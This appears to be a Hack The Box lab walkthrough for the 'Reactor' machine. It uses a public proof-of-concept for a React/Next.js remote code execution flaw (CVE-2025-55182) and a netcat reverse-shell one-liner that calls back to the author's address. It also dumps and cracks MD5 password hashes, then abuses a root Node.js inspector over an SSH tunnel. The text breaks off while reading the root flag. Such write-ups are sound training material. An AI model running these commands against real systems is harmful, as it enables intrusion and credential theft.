Hack the box - Reactor
Reactor
Exploring
Since this is an easy machine, start with a quick port scan:
$ nmap -F 10.129.103.199
PORT     STATE SERVICE
22/tcp   open  ssh
3000/tcp open  ppp

$ nmap -A 10.129.103.199 -p 3000
PORT     STATE SERVICE VERSION
3000/tcp open  ppp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-Segment-Prefetch, Accept-Encoding
|     x-nextjs-cache: HIT
|     x-nextjs-prerender: 1
|     x-nextjs-stale-time: 4294967294
|     X-Powered-By: Next.js
...

A web application is exposed on port 3000. At first glance, it does not provide much functionality.
User flag
The first step is to identify the technologies and, more importantly, their exact versions. This is useful because known vulnerabilities are often tied to specific framework versions.
By inspecting the JavaScript bundles served by the application and searching for version strings, we can identify both React and Next.js:
...
ey = cu.inject({
    bundleType: 0,
    version: "19.0.0-rc-66855b96-20241106",
    rendererPackageName: "react-dom",
    ...
}),
...
window.next = {
    appDir: !0,
    version: "15.0.3"
},
After a quick search, a vulnerability matching the version of React1 and Next.js2 was found React2Shell3.
$ wget https://gist.githubusercontent.com/byt3n33dl3/be855564f3fb24303d74f4380519a0d1/raw/23974d507a28047fef99b6b8235a9eabf24258c1/CVE-2025-55182.py
$ python3 CVE-2025-55182.py -t "http://10.129.103.199:3000" -c "id"
[+] SUCCESS!

uid=999(node) gid=988(node) groups=988(node)
To make enumeration easier, I used a reverse shell so that the compromised application process would connect back to my HTB VPN address.
$ ifconfig
...
tun0:                  # Your vpn interface
    inet 10.10.17.215  # Your ip address in vpn network
I use revshell4 for generate payload and sort through them in order until it fits.
$ python3 CVE-2025-55182.py \
    -t "http://10.129.103.199:3000" \
    -c "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.17.215 9001 >/tmp/f"
After some time the connection was received successfully and I run http server for download files using my browser http://10.129.103.199:9002:
$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.103.199 36596
node@reactor:/opt/reactor-app$ python3 -m http.server --bind 0.0.0.0 9002
python3 -m http.server --bind 0.0.0.0 9002
10.10.17.215 - - [14/Aug/2026 12:57:28] "GET / HTTP/1.1" 200 -
10.10.17.215 - - [14/Aug/2026 12:57:30] "GET /reactor.db HTTP/1.1" 200 -
The next step is to enumerate the application and look for sensitive data. One interesting file is the application’s SQLite database, reactor.db.
$ sqlite3 reactor.db
sqlite> .tables
sensor_logs  users
sqlite> select * from users;
1|admin|a203b22191d744a4e70ada5c101b17b8|administrator|admin@reactor.htb
2|engineer|39d97110eafe2a9a68639812cd271e8e|operator|engineer@reactor.htb

$ hashid 39d97110eafe2a9a68639812cd271e8e
Analyzing '39d97110eafe2a9a68639812cd271e8e'
[+] MD5
The hash can be recovered using an appropriate password-recovery technique (I usually start from an online services).

The resulting password can then be tested against the SSH service:
$ ssh -o IdentitiesOnly=yes engineer@10.129.103.199
engineer@10.129.103.199's password:
 ____  _____    _    ____ _____ ___  ____
|  _ \| ____|  / \  / ___|_   _/ _ \|  _ \
| |_) |  _|   / _ \| |     | || | | | |_) |
|  _ <| |___ / ___ \ |___  | || |_| |  _ <
|_| \_\_____/_/   \_\____| |_| \___/|_| \_\

    ReactorWatch Core Monitoring System
    Nuclear Dynamics Corp. - Site 7

    AUTHORIZED PERSONNEL ONLY
engineer@reactor:~$ ls -l
-rw-r----- 1 root engineer 33 Aug 14 12:00 user.txt
Root flag
With an SSH foothold established, the next step is local privilege escalation enumeration. I used Linux Smart Enumeration (LSE):
$ wget https://github.com/diego-treitos/linux-smart-enumeration/releases/download/4.14nw/lse.sh
$ scp -o IdentitiesOnly=yes /home/user/Projects/HTB/reactor/lse.sh engineer@10.129.103.199:/tmp
lse.sh                           100%   54KB 232.2KB/s   00:00

$ ssh -o IdentitiesOnly=yes engineer@10.129.103.199
engineer@reactor:~$ chmod +x /tmp/lse.sh
engineer@reactor:~$ /tmp/lse.sh
If you know the current user password, write it here to check sudo privileges: ****

...
==============================================================( processes )=====
[i] pro000 Waiting for the process monitor to finish....................... yes!
[i] pro001 Retrieving process binaries..................................... yes!
[i] pro002 Retrieving process users........................................ yes!
[!] pro010 Can we write in any process binary?............................. nope
[*] pro020 Processes running with root permissions......................... yes!
[*] pro030 Processes running by non-root users with shell.................. yes!

engineer@reactor:~$ ps aux
...
root        1375  0.0  1.1 1067016 46564 ?       Ssl  11:59   0:00 /usr/bin/node --inspect=127.0.0.1:9229 /opt/uptime
The /opt/uptime Node.js application is running as root, and Node.js has been started with the Inspector enabled: --inspect=127.0.0.1:9229.
The Inspector is bound to 127.0.0.1, so it is not directly reachable from the attacking machine. However, because we already have SSH access to the host, we can use SSH local port forwarding to expose the remote loopback port locally:
$ ssh -o IdentitiesOnly=yes -L 9229:127.0.0.1:9229 engineer@10.129.103.199
After forwarding the port, the Inspector can be accessed locally through the browser’s developer tools.
Because /opt/uptime is running as root, JavaScript executed in that process inherits the privileges of the root-owned process.

> require("fs").readdirSync("/root")
['.bash_history', ..., 'root.txt']
> require("fs").readFileSync("/root/root.txt", "utf8")